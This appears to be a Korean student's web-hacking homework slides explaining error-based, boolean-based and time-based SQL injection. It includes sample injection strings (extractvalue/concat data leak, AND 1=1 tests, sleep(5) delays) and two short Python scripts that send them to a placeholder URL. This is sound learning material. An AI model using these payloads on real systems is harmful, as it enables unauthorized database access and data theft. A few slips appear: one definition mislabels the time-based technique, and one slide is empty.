케이녹 웹해킹 8회차 과제

17기 최동현 (202511688)

1-1. Error based SQL Injection

- **Error based SQL Injection이란?**

  : **에러 기반 SQL Injection**은 웹 애플리케이션이 DB Query 실행 중 발생한 **구문 오류(Syntax Error)**나 **런타임 예외(Runtime Exception)** 메시지를 클라이언트(브라우저)의 HTTP 응답 바디에 필터링 없이 노출할 때 발생하는 취약점입니다.

```
SELECT * FROM users WHERE username="{username}" AND password="{password}"

$username = ' admin" '
$password = ''

SELECT * FROM users WHERE username="admin"" AND password=""
# 에러 발생
```

1-2. Error based SQL Injection

- **Error based SQL Injection (Extractvalue 기법)**

```
100%  8%  14 GB
1   import requests
  1 import re
  2
  3 def error_based_sqli(target_url):
  4     error_payload = "admin' AND extractvalue(1, concat(0x3a, (SELECT database()))) --"
  5
  6     params = {'username': error_payload}
  7     response = requests.get(target_url, params=params)
  8
  9     match = re.search(r"XPATH syntax error: ':(.*?)'", response.text)
 10     if match:
 11         print(match.group(1))
 12
 13 target_url = "https://example.com"
 14 error_based_sqli(target_url)
```

2-1. Boolean based SQL Injection

- **Boolean based SQL Injection이란?**

  : **Boolean based SQL Injection**은 웹 애플리케이션이 Query 결과나 에러 메시지를 화면에 전혀 노출하지 않을 때(**Blind 상태**) 사용하는 공격 기법입니다.

  단, 쿼리의 결과가 **참(True)**일 때와 **거짓(False)**일 때 HTTP 응답의 형태(Content-Length, 특정 텍스트 존재 여부, HTTP 상태 코드 등)가 미세하게 다르다는 점을 악용합니다.

```
SELECT * FROM users WHERE username="{username}" AND password="{password}"

$username = ' admin" AND 1=1 --'
$username = ' admin" AND 0=1 --'

# 두 쿼리 응답 차이로 목표 결과 값 도출
```

2-2. Boolean based SQL Injection

- **Boolean based SQL Injection**

```
100%  14%  14 GB
1  import requests
 1
 2 def boolean_based_sqli(target_url):
 3     true_payload = "admin' AND 1=1 --"
 4     false_payload = "admin' AND 0=1 --"
 5
 6     res_true = requests.get(target_url, params={'username': true_payload})
 7     res_false = requests.get(target_url, params={'username': false_payload})
 8
 9     if len(res_true.text) != len(res_false.text):
10         print("boolean 응답 차이 확인")
11
12 target_url = "https://example.com"
13 boolean_based_sqli(target_url)
```

3-1. Time based SQL Injection

- **Time based SQL Injection이란?**

  : **Boolean based SQL Injection**은 가장 극단적인 형태의 **Blind SQLi 기법**입니다. 웹 애플리케이션이 쿼리의 True/False 결과조차도 화면에 다르게 표시하지 않고, **무조건 동일한 응답 내용과 길이를 반환할 때 사용**됩니다.


```
SELECT * FROM users WHERE username="{username}" AND password="{password}"

$username = ' admin" AND sleep(5) --'

# sleep 함수를 통하여 추가적인 지연 시간을 추가함
```

3-2. Time based SQL Injection

- Time based SQL Injection



감사합니다

17기 최동현